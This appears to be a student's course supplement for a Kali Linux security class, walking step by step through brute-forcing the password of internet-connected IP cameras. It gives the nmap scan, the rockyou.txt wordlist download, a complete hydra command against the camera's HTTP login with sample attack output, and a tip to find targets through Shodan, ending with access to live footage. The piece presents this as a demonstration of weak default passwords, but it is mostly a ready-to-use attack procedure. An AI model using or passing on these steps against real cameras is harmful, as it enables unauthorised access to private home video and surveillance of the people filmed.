Additional Material

David Pointeau

Summary

Throughout the COMP 116 course, we have learned how to use various developer tools on the Kali Linux Environment. As the course progressed, I soon realized that a lot of these tools were not only created and designed for educational purposes, but were actually very powerful and were actively used by today's white-hat and black-hat hackers. I wanted to give it a spin myself.

One type of smart devices I did not really talk about in my paper are IP cameras. Thousands of wireless IP cameras are flooding the market and often have security weaknesses that allow hackers to gain remote control of them. IP cameras are becoming important components of the smart home as they are being added to smart security systems. Finding the cameras is easy and can be done in several ways. One method involves using the Shodan search engine to search for an HTTP header specific to the Web-based user interfaces of the cameras. Such a query can return more than 100,000 devices. Here, I will showcase the different steps to brute-force an IP camera using tools available on Kali Linux. A lot of these IP cameras use very simple usernames and passwords as defaults and user rarely change these. For example, check out a sample list of IP cameras out there: list of known IP cameras.


Gaining Control of a Password-Protected IP Camera using HYDRA

For more info on Kali Linux: https://www.kali.org/
For more info on HYDRA: http://tools.kali.org/password-attacks/hydra

Note: this is a generic step-by-step example and be applied in different ways.


Step 1:

Figure out your gateway by typing `route -nee` in your Kali terminal. If you know the gateway to a specific gateway you want to target, just skip this step and go to step 2.



```
root@dpoint01H@ckEr:~# route -nee
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface    MSS    Window irtt
0.0.0.0         10.0.2.2        0.0.0.0         UG    1024   0        0 eth0     0      0        0
10.0.2.0        0.0.0.0         255.255.255.0   U     0      0        0 eth0     0      0        0
```

You can also run the following on your actual machine (not VM):



```
➜  ~ route get default | grep gateway
    gateway: 10.0.0.1
```

Step 2:

Run an nmap scan using the -sS and -O flags on the found gateway by typing `nmap -sS -O [gateway-addr]`. This could take some time. The ‘-sS’ flag is for TCP SYN scans and ‘-O’ for detecting the operating system. If you want to scan a specific IP camera, just scan it with its gateway address.

Step 3:

While your nmap scan is still running, download a password list that you will use with Hydra. The best option out there is rockyou.txt found on https://wiki.skullsecurity.org/Passwords. Unzip the file and save it to your Desktop. It should be saved as “rockyou.txt”.

Step 4:

Once the nmap scan is completed, the point of the game is to find any valuable information about the gateway you scanned. You want to have port 80 open (port responsible for http requests). If port 80 is open, than you know that your target might be running an IP camera. Sometimes, it’s even possible to directly input that gateway in a browser and see actual footage.


Step 5:

Once you have identified the IP camera’s gateway and the ports that it uses, you will be able to use Hydra to crack most user/password combinations that protect the camera. For the sake of my example, since I don’t have an actual IP camera to perform the hack, I picked one off of this list: http://www.dlink.cc/d-link-router/d-link-default-ip-addresses-of-d-link-camera.html. It lists various D-Link IP camera products.

Then run the following command:

```
hydra -l admin -P <password list> -e ns -f -V <IP camera address> http-get /
```

(Here, “admin” is the generic user for these IP cameras. In this case we want to only deal with http port 80 since its an IP camera and be accessed via a simple browser.) Hydra will than try to brute force the password on the given IP address on the http port 80.



```
root@dpoint01H@ckEr:~/Desktop# hydra -l admin -P rockyou.txt -e ns -f -V 192.168.3.100 http-get /
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for i
llegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2015-12-12 12:09:33
[DATA] max 16 tasks per 1 server, overall 64 tasks, 14344400 login tries (l:1/p:14344400), ~14008 tries per tas
k
[DATA] attacking service http-get on port 80
[ATTEMPT] target 192.168.3.100 - login "admin" - pass "admin" - 1 of 14344400 [child 0]
[ATTEMPT] target 192.168.3.100 - login "admin" - pass "" - 2 of 14344400 [child 1]
[ATTEMPT] target 192.168.3.100 - login "admin" - pass "123456" - 3 of 14344400 [child 2]
[ATTEMPT] target 192.168.3.100 - login "admin" - pass "12345" - 4 of 14344400 [child 3]
[ATTEMPT] target 192.168.3.100 - login "admin" - pass "123456789" - 5 of 14344400 [child 4]
[ATTEMPT] target 192.168.3.100 - login "admin" - pass "password" - 6 of 14344400 [child 5]
[ATTEMPT] target 192.168.3.100 - login "admin" - pass "iloveyou" - 7 of 14344400 [child 6]
[ATTEMPT] target 192.168.3.100 - login "admin" - pass "princess" - 8 of 14344400 [child 7]
[ATTEMPT] target 192.168.3.100 - login "admin" - pass "1234567" - 9 of 14344400 [child 8]
[ATTEMPT] target 192.168.3.100 - login "admin" - pass "rockyou" - 10 of 14344400 [child 9]
[ATTEMPT] target 192.168.3.100 - login "admin" - pass "12345678" - 11 of 14344400 [child 10]
[ATTEMPT] target 192.168.3.100 - login "admin" - pass "abc123" - 12 of 14344400 [child 11]
[ATTEMPT] target 192.168.3.100 - login "admin" - pass "nicole" - 13 of 14344400 [child 12]
[ATTEMPT] target 192.168.3.100 - login "admin" - pass "daniel" - 14 of 14344400 [child 13]
[ATTEMPT] target 192.168.3.100 - login "admin" - pass "babygirl" - 15 of 14344400 [child 14]
[ATTEMPT] target 192.168.3.100 - login "admin" - pass "monkey" - 16 of 14344400 [child 15]
```

Hydra should spit out a password after a minute or so. Input the gateway address of the IP camera in your browser and when prompted for a user and password, enter “admin” for user and the password you found using Hydra. You should be able to have access to the camera’s live footage through the device’s specific interface.

This hack is simple. The point of demonstrating this hack was to show how easy it can be to attack and control a device that can be used for home security.